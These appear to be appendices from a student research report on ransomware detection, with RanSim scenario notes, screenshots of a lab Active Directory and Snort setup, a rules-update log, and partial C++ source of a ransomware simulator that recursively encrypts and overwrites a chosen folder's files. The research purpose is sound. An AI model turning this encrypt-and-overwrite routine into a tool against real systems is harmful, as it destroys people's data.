


Figure 1: RanSim report generated after simulation scenarios run with vulnerable results. (P. L. Gallegos-Segovia, J. F. Bravo-Torres, V. M. Larios-Rosillo, P. E. Vintimilla-Tapia, I. F. Yuquilima-Albarado & J. D. Jara-Saltos, 2017).

### InsideCryptor

This scenario simulates ransomware that encrypts files and adds the encrypted data to the original file.

Example: PClock

Figure 2: InsideCryptor description taken from the RanSim manual (KnowBe4, 2023)

## LockyVariant

This scenario simulates a variant of Locky ransomware. This scenario only simulates the method Locky uses to infect files, not its encryption algorithm.

Example: Locky

Figure 3: LockyVariant description taken from the RanSim manual (KnowBe4, 2023)

## Appendix D – Methodology




Figure 1: ESXI 7 server management IP address.




Figure 2: Windows Server 2019 Desktop.




Figure 3: Server Manager server properties.




Figure 4: Active Directory Computers (Paddy, Alice, Bob).




Figure 5: Active Directory Domain Controller Server 1.




Figure 6: Active Directory Domain Accounts created (Administrator, Alice, Bob, Paddy).




Figure 7: Logging on to Alice's domain account.




Figure 8: Alice's Desktop with connection to *ad.example.com* domain.




Figure 9: Snort package installed notice.

Snort Interfaces

Global Settings

Updates

Alerts

Blocked

Pass Lists

Suppress

IP Lists

SID Mgmt

Log Mgmt

Sync

Snort Subscriber Rules

Enable Snort VRT

☒ Click to enable download of Snort free Registered User or paid Subscriber rules

[Sign Up for a free Registered User Rules Account](#)  
[Sign Up for paid Snort Subscriber Rule Set \(by Talos\)](#)

Snort Oinkmaster Code

Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL!)

Snort GPLv2 Community Rules

Enable Snort GPLv2

☒ Click to enable download of Snort GPLv2 Community rules

The Snort Community Ruleset is a GPLv2 Talos certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset.

Emerging Threats (ET) Rules

Enable ET Open

☒ Click to enable download of Emerging Threats Open rules

ETOpen is an open source set of Snort rules whose coverage is more limited than ETPro.

Enable ET Pro

☐ Click to enable download of Emerging Threats Pro rules

[Sign Up for an ETPro Account](#)  
ETPro for Snort offers daily updates and extensive coverage of current malware threats.

Figure 10: Snort global settings (oink code redacted).

73

## Appendix E – Updating Snort rules

Starting rules update... Time: 2023-02-17 17:38:42

The Rules update has finished. Time: 2023-02-17 17:38:42

Starting rules update... Time: 2023-02-17 17:39:33

The Rules update has finished. Time: 2023-02-17 17:39:33

Starting rules update... Time: 2023-02-17 17:49:59

Downloading Snort Subscriber rules md5 file snortrules-snapshot-29200.tar.gz.md5...

Checking Snort Subscriber rules md5 file...

There is a new set of Snort Subscriber rules posted.

Downloading file 'snortrules-snapshot-29200.tar.gz'...

Done downloading rules file.

Downloading Snort GPLv2 Community Rules md5 file community-rules.tar.gz.md5...

Checking Snort GPLv2 Community Rules md5 file...

There is a new set of Snort GPLv2 Community Rules posted.

Downloading file 'community-rules.tar.gz'...

Done downloading rules file.

Downloading Emerging Threats Open rules md5 file emerging.rules.tar.gz.md5...

Checking Emerging Threats Open rules md5 file...

There is a new set of Emerging Threats Open rules posted.

Downloading file 'emerging.rules.tar.gz'...

Done downloading rules file.

Extracting and installing Snort Subscriber Ruleset...

Using Snort Subscriber precompiled SO rules for FreeBSD-13 ...

Installation of Snort Subscriber rules completed.

Extracting and installing Snort GPLv2 Community Rules...

Installation of Snort GPLv2 Community Rules completed.

Extracting and installing Emerging Threats Open rules...

Installation of Emerging Threats Open rules completed.

Copying new config and map files...

Warning: No interfaces configured for Snort were found...

The Rules update has finished. Time: 2023-02-17 17:50:40

## Appendix F – MoChara Code

```
/*  
MoChara Ransomware Simulation Tool  
  
Author: Patrick Collins  
Date: 05/04/2023 6:54 AM  
Version: 1.0  
Email: Contact@paddylonglegs.site  
LinkedIn: linkedin.com/in/paddy-collins  
License: GPLv2  
  
Made possible with the fantastic work done by the CryptoPP project: https://www.cryptopp.com  
*/  
  
#include <cryptlib.h>  
#include <rijndael.h>  
#include <hex.h>  
#include <files.h>  
#include <modes.h>  
#include <osrng.h>  
#include <iostream>  
#include <fstream>  
#include <string>  
using namespace CryptoPP;  
  
#include "osrng.h"  
using CryptoPP::AutoSeededRandomPool;  
  
#include <iostream>  
using std::cout;  
using std::cerr;  
using std::endl;  
  
#include <string>  
using std::string;  
  
#include <cstdlib>  
using std::exit;  
  
//AES files//  
  
#include "cryptlib.h"  
using CryptoPP::Exception;  
  
#include "hex.h"  
using CryptoPP::HexEncoder;  
using CryptoPP::HexDecoder;
```

```

#include "filters.h"
using CryptoPP::StringSink;
using CryptoPP::StringSource;
using CryptoPP::AuthenticatedEncryptionFilter;
using CryptoPP::AuthenticatedDecryptionFilter;

#include "aes.h"
using CryptoPP::AES;

#include "gcm.h"
using CryptoPP::GCM;

#include "secblock.h"
using CryptoPP::SecByteBlock;

//This is needed for BrowseFolder and recursive encryption//
#include <shlobj.h>
#include <windows.h>
#include <filesystem>
#include <Lmcons.h>

/*
/ All of the file Encryption occurs within the encrypt function.
/ The AES Key is written to the User's Desktop to retrieve for the Decryption process.
/ AES GCM mode is the encryption algorithm and method chosen to encrypt each file.
/ A unique IV (nonce) is created for every new file as required by GCM mode.
/ TAG Size is 12 bytes / 96 bits.
/ The folder chosen by the User is recursively iterated over encrypting each file until entire folder
is Encrypted
/ outputting an encrypted version of the file named with the file extension chosen by user E.G:
"example.txt.mcra".
/ Finally, the original file is overwritten with the encrypted contents and the encrypted version is
removed.
/ Process repeats.
*/
void encrypt(const SecByteBlock& key, const std::string& dir, const std::string& append, const
string& name) {

    const int TAG_SIZE = 12; /*96 bits*/
    AutoSeededRandomPool prng;

    //Store key on User's Desktop
    string one = "C:\\Users\\";
    string two = "\\Desktop\\key.aes";
    string all = one + name + two;

```

```

const char* fin = all.c_str();
cout << "Saving Key to: " << fin << endl;

ArraySource ab(key, sizeof(key), true,
    new FileSink(fin)); // saving the same key on the User's Desktop that will be used for every
file

for (const auto& entry : std::filesystem::recursive_directory_iterator(dir)) //All of the folders
contents will be iterated over, each file found in the folder will be encrypted and a Unique IV
generated for that file
{
    string strVar = entry.path().string(); // convert directory entry to string for ifstream
    string filename_out = strVar + append; // file to output once encrypted
    string blockFile = strVar.substr(strVar.length() - 4); //check for unwanted file extensions
